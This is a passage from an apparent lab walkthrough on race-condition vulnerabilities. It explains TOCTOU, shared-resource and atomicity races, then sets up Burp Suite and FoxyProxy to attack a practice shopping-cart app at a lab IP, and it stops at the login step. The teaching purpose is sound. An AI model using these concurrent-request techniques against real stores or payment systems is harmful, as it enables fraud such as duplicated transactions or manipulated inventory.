Day 20: Race Conditions - Toy to The World

Learning Objectives

- Understand what race conditions are and how they can affect web applications.
- Learn how to identify and exploit race conditions in web requests.
- How concurrent requests can manipulate stock or transaction values.
- Explore simple mitigation techniques to prevent race condition vulnerabilities.

A **race condition** happens when two or more actions occur at the same time, and the system's outcome depends on the order in which they finish. In web applications, this often happens when multiple users or automated requests simultaneously access or modify shared resources, such as inventory or account balances. If proper synchronisation isn't in place, this can lead to unexpected results, such as duplicate transactions, oversold items, or unauthorised data changes.

Types of Race Conditions

Generally, race condition attacks can be divided into three categories:


- **Time-of-Check to Time-of-Use (TOCTOU)**: A TOCTOU race condition happens when a program checks something first and uses it later, but the data changes in between. This means what was true at the time of the check might no longer be true when the action happens. It's like checking if a toy is in stock, and by the time you click "**Buy**" someone else has already bought it.
- **Shared resource**: This occurs when multiple users or systems try to change the same data simultaneously without proper control. Since both updates happen together, the final result depends on which one finishes last, creating confusion. Think of two cashiers updating the same inventory spreadsheet at once, and one overwrites the other's work.
- **Atomicity violation**: An atomic operation should happen all at once, either fully done or not at all. When parts of a process run separately, another request can sneak in between and cause inconsistent results. It's like paying for an item, but before the system confirms it, someone else changes the price. For example, a payment is recorded, but the order confirmation fails because another request interrupts the process.

Time for Some Action

Now that we understand the basic concepts, let's take the example of the TBFC shopping cart app and exploit the race condition.


Configuring the Environment

First, we will configure Firefox to route traffic through Burp Suite. On the AttackBox, open `Firefox`, click the `FoxyProxy` icon (1) and select the `Burp` profile (2) so all browser requests are sent to Burp, as shown below:




Next, click on the Burp Suite icon on the `Desktop` to launch the application.


You will see an introductory screen; choose **`Temporary project in memory`** and click `Next`.




On the configuration screen, click `Start Burp` to start the application.



Once the application is started, you will see the following screen, where we will use the **`Proxy`** and **`Repeater`** option to exploit the race condition.




Before proceeding, ensure that you turn off "**`Intercept`**" in Burp Suite. Open the `Proxy` tab and check the **`Intercept`** sub-tab; If the button says "**Intercept on**", click it so it changes to "**Intercept off**". This step ensures that Burp Suite no longer holds your browser requests and allows them to pass through normally.




Making a Legitimate Request


Now that the environment is configured, make a normal request. Open `Firefox`, visit the webapp at `http://10.48.168.147`, and you will see the following login page:




On the site's login panel, enter the 